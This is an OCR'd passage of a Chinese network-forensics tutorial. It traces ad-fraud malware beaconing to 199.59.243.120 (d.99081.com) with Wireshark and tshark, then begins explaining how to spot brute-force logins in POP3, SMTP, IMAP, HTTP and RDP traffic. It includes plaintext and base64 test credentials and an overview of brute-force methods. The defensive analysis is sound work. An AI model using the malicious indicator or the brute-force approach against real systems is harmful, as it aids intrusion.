


图 3-3-6

关联

到这儿，基本确认主机 10.190.16.143 上面运行了恶意代码，它会固定时间同 199.59.243.120 这个 IP 地址（域名为 d.99081.com）通过 HTTP 协议进行通信，并下载运行上面的/heikewww/www.txt。

那么，是否还有其它主机也中招了呢？

这个问题很好解决，前提条件是得有一段时间全网的监控流量，然后看看还有哪些主机与 IP(199.59.243.120)进行通信，如果域名是动态 IP，那就需要再解析。

如果抓包文件仅为一个 PCAP 文件，直接过滤“ip.addr==199.59.243.120”即可。

全网流量一般速率较高，想存为一个包的可能性不大。假如有大量 PCAP 文件，一样通过 WireShark 可以实现批量过滤。

下面我们就根据这个案例，一起了解一下 WireShark 中“tshark.exe”的用法，用它来实现批量过滤，如图 3-3-7：




图 3-3-7

Tshark 的使用需要在命令行环境下，单条过滤命令如下：

```
cd C:\Program Files\Wireshark
tshark -r D:\DATA\1.cap -Y "ip.addr==199.59.243.120" -w E:\DATA\out\1.cap
```

解释：先进到 WireShark 目录，调用 tshark 程序，-r 后紧跟源目录地址，-Y 后紧跟过滤命令（跟 Wireshrk 中的 Filter 规则一致），-w 后紧跟目的地址。

有了这条命令，就可以编写批处理对文件夹内大量 PCAP 包进行过滤。

通过这种办法，过滤了 IP 地址 199.59.243.120 所有的通信数据，如图 3-3-8：




图 3-3-8

统计一下通信 IP 情况，如图 3-3-9：




图 3-3-9

根据统计结果，可以发现全网中已有 4 台主机已被同样的恶意代码所感染，所有通信内容均一样，只是请求时间间隔略微不同，有的为 50 秒，有的为 4 分钟。

深入

1、恶意代码源头

在 www.txt 中我们找到了“/Zm9yY2VTUg”这个 URL，打开查看后，发现都是一些赞助商广告等垃圾信息，如图 3-3-10：

图 3-3-10

通过 Whois 查询，我们了解到 99081.com 的域名服务器为 ns1.bodis.com 和 ns2.bodis.com，bodis.com 是 BODIS, LLC 公司的资产，访问其主页发现这是一个提供域名停放 （Domain Parking）服务的网站，用户将闲置域名交给它们托管，它们利用域名产生的广告流量和点击数量给用户相应的利益分成，如图 3-3-11~图 3-3-12：

图 3-3-11

图 3-3-12

2 、恶意代码行为

经过公开渠道的资料了解到 Bodis.com 是一个有多年经营的域名停放服务提供商，主要靠互联网广告获取收入，其本身是否有非法网络行为还有待分析。

99081.com 是 Bodis.com 的注册用户，即域名停放用户，它靠显示 Bodis.com 的广告并吸引用户点击获取自己的利润分成。

我们初步分析的结果是 99081.com 利用系统漏洞或软件捆绑等方式在大量受害者计算机上安装并运行恶意代码访问其域名停放网站，通过产生大量流向 99081.com 的流量获取 Bodis.com 的利润分成。

通常这种行为会被域名停放服务商认定为作弊行为，一旦发现会有较重的惩罚。

如图 3-3-13：




图 3-3-13

3 、攻击者身份

根据代码结合其它信息，基本锁定攻击者身份信息。下图为其在某论坛注册的信息，如图 3-3-14：

图 3-3-14

结论

1. 攻击者通过非法手段利用域名停放网站广告，做一些赚钱的小黑产，但手法不够专业；

2. 攻击方式应是在通过网站挂马或软件捆绑等方式，访问被挂马网站和下载执行了被捆绑软件的人很容易成为受害者；

3. 恶意代码不断通过 HTTP 协议去访问其域名停放网站，攻击者通过恶意代码产生的流量赚钱。

（连载中）责任编辑：桔子

第4节 Wireshark 黑客发现之旅-暴力破解

作者：Mr.Right、Evancss

来自：聚锋实验室

网址：http://drops.wooyun.org/

个人观点

暴力破解，即用暴力穷举的方式大量尝试性地猜破密码。猜破密码一般有 3 种方式：

1、排列组合式：首先列出密码组合的可能性，如数字、大写字母、小写字母、特殊字符等；按密码长度从 1 位、2 位……逐渐猜试。当然这种方法需要高性能的破解算法和 CPU/GPU 做支持。

2、字典破解：大多攻击者并没有高性能的破解算法和 CPU/GPU，为节省时间和提高效率，利用社会工程学或其它方式建立破译字典，用字典中存在的用户名、密码进行猜破。

3、排列组合+字典破解相结合。 理论上，只要拥有性能足够强的计算机和足够长的时间，大多密码均可以破解出来。

暴力破解一般有两种应用场景：

1、攻击之前，尝试破解一下用户是否存在弱口令或有规律的口令；如果有，那么对整个攻击将起到事半功倍的作用。

2、大量攻击之后，实在找不出用户网络系统中的漏洞或薄弱环节，那么只有上暴力破解，期待得到弱口令或有规律的口令。 所以，用户特别是管理员设置弱密码或有规律的密码是非常危险的，有可能成为黑客攻击的“敲门砖”或“最后一根救命稻草”。

暴力破解应用范围非常广，可以说只要需要登录的入口均可以采用暴力破解进行攻击。应用层面如：网页、邮件、FTP 服务、Telnet 服务等，协议层面如：HTTP、HTTPS、POP3、POP3S、IMAP、IMAPS、SMTP、SMTPS、FTP、TELNET、RDP、QQ、MSN 等等。本

文仅列举部分常见协议，其它协议情况类似。

二、正常登录状态

要从通信数据层面识别暴力破解攻击，首先我们得清楚各种协议正常登录的数据格式。下面我们来认识一下 POP3/SMTP/IMAP/HTTP/HTTPS/RDP 协议认证过程的常见数据格式，根据服务器类型的不同格式略微不同。（说明：本章使用服务器环境为 Exchange2003 和 WampServer）

1、POP3 协议




图 3-4-1

```
+OK Microsoft Exchange Server 2003 POP3 ..... 6.5.6944.0 (a-ba21a05129e24.test.org) .....
//服务器准备就绪

CAPA     //用于取得此服务器的功能选项清单
+OK Capability list follows
TOP
USER
PIPELINING
EXPIRE NEVER
UIDL
.
USER jufeng001@test.org       //与 POP3 Server 送出帐户名
```

+OK
PASS 1qaz@WSX　　//与 POP3 Server 送出密码
+OK User successfully logged on.　　//认证成功
STAT
+OK 14 21568
QUIT
+OK Microsoft Exchange Server 2003 POP3 ..... 6.5.6944.0 .....

2、SMTP 协议




图 3-4-2

220 a-ba21a05129e24.test.org Microsoft ESMTP MAIL Service, Version: 6.0.3790.3959 ready at Thu, 6 Aug 2015 11:10:17 +0800　//服务就绪
EHLO Mr.RightPC //主机名
250-a-ba21a05129e24.test.org Hello [192.1.14.228]
.....
250 OK

AUTH LOGIN　//认证开始
334 VXNlcm5hbWU6　// Username:
anVmZW5nMDAxQHRlc3Qub3Jn　//输入用户名的 base64 编码
334 UGFzc3dvcmQ6　// Password:
MXFhekBXU1g=　　//输入密码的 base64 编码
235 2.7.0 Authentication successful.　　//认证成功

3、IMAP 协议




图 3-4-3

* OK Microsoft Exchange Server 2003 IMAP4rev1 ..... 6.5.6944.0 (a-ba21a05129e24.test.org) ..... //IMAP 服务就绪

bf8p CAPABILITY

* CAPABILITY IMAP4 IMAP4rev1 IDLE LOGIN-REFERRALS MAILBOX-REFERRALS NAMESPACE LITERAL+ UIDPLUS CHILDREN

bf8p OK CAPABILITY completed.

s3yg LOGIN "jufeng002" "1qaz@WSX" //输入用户名:jufeng002，密码:1qaz@WSX

s3yg OK LOGIN completed. //认证成功

4、HTTP 协议

HTTP 协议认证格式较多，这里仅列一种作为参考。




图 3-4-4

Referer: http://192.1.14.199:8080/login.html //登录地址

uname=jufeng001&upass=1qaz%40WSXHTTP/1.1 200 OK

...

<script>alert('OK')</script>

//输入用户名 jufeng001，密码 1qaz%40WSX，Web 服务器返回 HTTP/1.1 200 和弹出对话框“OK”表示认证成功。

5、HTTPS 协议

HTTPS 协议为加密协议，从数据很难判断认证是否成功，只能根据数据头部结合社会工程学才能判断。如认证后有无查看网页、邮件的步骤，如有，就会产生加密数据。




图 3-4-5

从数据中可看出 HTTPS 头部有认证协商的过程，认证后有大量加密数据，基本可判断认证成功。SSL 认证过程见下图：

图 3-4-6

6、RDP 协议

RDP 为 Windows 远程控制协议,采用 TCP3389 端口。本版本采用的加密算法为：128-bit RC4；红线内为登陆认证过程，后为登陆成功的操作数据。




图 3-4-7

三、识别暴力破解

从暴力破解的原理可知，攻击中会产生大量猜试错误的口令。一般攻击者在爆破前会通过其他途径搜集或猜测用户的一些用户名，相关的字典和爆破算法，以提高效率。

1、POP3 爆破




图 3-4-8

从图中可发现，攻击者不断输入用户名 jufeng001，不同的密码进行尝试，服务器也大量报错：-ERR Logon failure: unknown user name or bad password。Follow TCPStream

可以看得更清楚。

